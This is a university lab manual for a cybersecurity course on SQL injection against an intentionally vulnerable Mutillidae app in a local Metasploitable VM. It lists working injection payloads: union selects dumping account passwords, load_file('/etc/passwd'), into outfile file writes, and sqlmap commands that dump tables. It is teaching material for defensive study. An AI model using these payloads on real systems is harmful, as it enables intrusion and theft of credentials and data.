SQL Injection Attack

|  |
| --- |
| Copyrights 2016-2017 Frank Xu, Bowie State University.  The lab manual is developed for cybersecurity courses at BSU. Comments and suggestions can be sent to wxu@bowiestate.edu |

**Lab Environment setting**

* 1. [https:// Download and install metasploitable to VirtualBox](https://information.rapid7.com/metasploitable-download.html)

[information.rapid7.com/metasploitable-download.html](https://information.rapid7.com/metasploitable-download.html)

Usename: msfadmin Password: msfadmin


* 1. Download and install Kali to VirtualBox


Usename: root Password: toor

* 1. Make sure two images are in the same network. You need to Ping each other to make sure the network works.

IP Metasploitable: 10.0.2.10


IP Kali: 10.0.2.11





**Task 1: Familiar with SQL commands**


1. *mysql –u root –h 10.0.2.10*




1. show databases;
2. use owasp10;
3. show tables;
4. select \* from accounts
5. select \* from accounts order by username
6. select \* from accounts order by 1
7. select \* from accounts order by 7
8. select \* from accounts where username='admin'
9. select \* from information\_schema.tables
10. select \* from information\_schema.tables were table\_schema='owasp10'

**Task 2: Familiar with Web Application with Vulnerabilities**


1. Mutillidae has a configuration problem. You need to fix it before the lab. This is nothing to do with our lab.




1. Control X to save the file




1. Register an account




**Task 3: Bypass Authentication Using or**




**Task 4: Find the Number of Columns Using Order by N**






1. Add **order by N** to URL, where N is greater to 1
   1. Note the original URL contains *username=frank and password=12345*
   2. Replace *frank* with *frank' order by 1#*
   3. Replace *frank' order by 1# with frank' order by 1%23*
   4. *The new URL: http://10.0.2.10/mutillidae/index.php?page=user-info.php&username= frank' order by 1%23&password=12345&user-info-php-submit-button=View+Account+Details*
   5. Change the number 1 to a different number and submit the new link until you see an error message.
   6. If you have seen the error message, you may type the single quote incorrectly.



1. N is the number of the columns (why?)

**Task 5: Find the Database Information Using Union**




1. Replacing the highlighted string with the following strings
   1. union select 1, 2, 3, 4, 5
   2. union select 1, database(), user(), version(), 5
   3. union select 1, table\_name, null, null, 5 from information\_schema.tables
   4. union select 1, table\_name, null, null, 5 from information\_schema.tables where table\_schema='owasp10'
   5. union select 1, column\_name, null, null, 5 from information\_schema.columns where table\_name='accounts'
   6. union select 1, username, password, is\_admin, 5 from accounts
2. Write down your observation

**Task 6: Reading and Writing Any File on the Server Using union, load\_file and outfile**

1. Replacing the highlighted string with the following strings
   1. *union select null, load\_file('/etc/passwd'), null, null,null*
   2. *union select null, load\_file('/etc/passwd'), null, null,null*
   3. *union select null, load\_file('/etc/passwd'), null, null,null into outfile '/tmp/myout.txt'*
2. Write down your observation

**Task 7: Using SQLmap for SQL injection Pen Testing**


1. Type the following commands:
   1. sqlmap -u "http://10.0.2.10/mutillidae/index.php?page=user-info.php&username=aaa&password=123456&user-info-php-submit-button=View+Account+Details"



* 1. sqlmap -h
  2. sqlmap -u "http://10.0.2.10/mutillidae/index.php?page=user-info.php&username=aaa&password=123456&user-info-php-submit-button=View+Account+Details" --dbs
  3. sqlmap -u "http://10.0.2.10/mutillidae/index.php?page=user-info.php&username=aaa&password=123456&user-info-php-submit-button=View+Account+Details" --current-user
  4. sqlmap -u "http://10.0.2.10/mutillidae/index.php?page=user-info.php&username=aaa&password=123456&user-info-php-submit-button=View+Account+Details" --current-db
  5. sqlmap -u "http://10.0.2.10/mutillidae/index.php?page=user-info.php&username=aaa&password=123456&user-info-php-submit-button=View+Account+Details" --tables -D owasp10
  6. sqlmap -u "http://10.0.2.10/mutillidae/index.php?page=user-info.php&username=aaa&password=123456&user-info-php-submit-button=View+Acc ount+Details" --columns -T accounts -D owasp10
  7. sqlmap -u "http://10.0.2.10/mutillidae/index.php?page=user-info.php&username=aaa&password=123456&user-info-php-submit-button=View+Account+Details" -T accounts -D owasp10 –-dump

**Task 8:**

1. What is SQL injection attack?
2. How to prevent SQL injection attack?
3. How can you find a website that contains SQL injection vulnerabilities?



Reference

* https://information.rapid7.com/metasploitable-download.html